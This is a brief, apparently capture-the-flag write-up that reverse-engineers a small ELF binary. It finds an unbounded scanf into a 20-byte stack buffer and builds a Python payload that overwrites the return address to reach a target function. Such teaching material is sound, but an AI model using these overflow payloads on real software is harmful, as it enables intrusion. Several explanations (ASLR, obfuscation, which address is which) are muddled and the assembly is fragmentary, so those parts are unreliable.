Reverse Engineering

```
┌──(kali㉿kali)
└─$ file hello

hello: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux),
```

Things to note: 64-bit, LSB endianness, not stripped :)

`0x4017f0` → given Address

```
Anything else I may do for you?
0000000000000000000000000000000000000000000000000000000000000000
Noted.
*** stack smashing detected ***: terminated
zsh: IOT instruction  ./hello
```

```
(gdb) break main
Breakpoint 1 at 0x401814
(gdb) call 0x4017f0
$1 = 4200432
(gdb) x/s 4200432
0x4017f0 <take_me_to_the_future>:       "UH\211\345H\215=1\370\
(gdb) disassemble take_me_to_the_future
Dump of assembler code for function take_me_to_the_future:
   0x00000000004017f0 <+0>:     push   %rbp
   0x00000000004017f1 <+1>:     mov    %rsp,%rbp
   0x00000000004017f4 <+4>:     lea    0x8f831(%rip),%rdi
   0x00000000004017fb <+11>:    call   0x4125e0 <puts>
   0x0000000000401800 <+16>:    pop    %rbp
   0x0000000000401801 <+17>:    ret
End of assembler dump.
(gdb) x/s 0x49102c
0x49102c:       "Triggered successfully"
```

We find out the memory address of the trigger function is at 0x49102c

Looking at the source,
char format[16]
char buffer[20]

`take_me_to_the_future(void)` → function to exploit

The buffer array is only 20 bytes long, while the `%s` specifier in `scanf` can read an unlimited number of characters.
BUFFER OVERFLOW !

NOTE: Code Obfuscation- (compiled without debugging symbols) since `list` shows no symbols.

This is address space layout randomization (ASLR), which is a memory-protection process for operating systems (OSes) that guards against buffer-overflow attacks by randomizing the location where system executables are loaded into memory.


there are additional local variables (`local_28`, `uStack_24`, `uStack_20`, `uStack_1c`) that are not present in the original source code. These variables are used for formatting and storing values for the `printf` function calls later in the `main` function.

`local_28`, `uStack_24`, `uStack_20`, `uStack_1c`: These are likely local variables declared in the `main` function. They are used for storing formatting characters to be passed to the `printf` function.

If the check for stack smashing fails, the program will call `__stack_chk_fail()`.

This function is a part of stack protection mechanisms, and its purpose is to terminate the program if it detects a stack-based buffer overflow or corruption.

Upon detection of stack smashing, `__stack_chk_fail()` prints an error message and terminates the program to prevent further exploitation.



```
XOR      EAX,
MOV      byte
CALL     prin

MOVAPS   XMMO

MOVAPS   xmmw
MOV      dwor

MOV      dwor

MOV      dwor

LEA      RDI,
```

```
  printf("\n\n");
  puts("Anything else I may do for you?")
  printf("> ");
  __isoc99_scanf(&DAT_00493100,local_48);
  puts("Noted.");
  if (*(long *)(in_FS_OFFSET + 0x28) == l
    return 0;
  }
                    /* WARNING: Subroutin
  __stack_chk_fail();
}
```

```
>>> payload = b'A' * 32
>>> payload += b'\xf0\x17\x40\x00\x00\x00\x00\x00'
>>> print(payload)
b'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\xf0\x17@\x00\x00\x00\x00\x00
```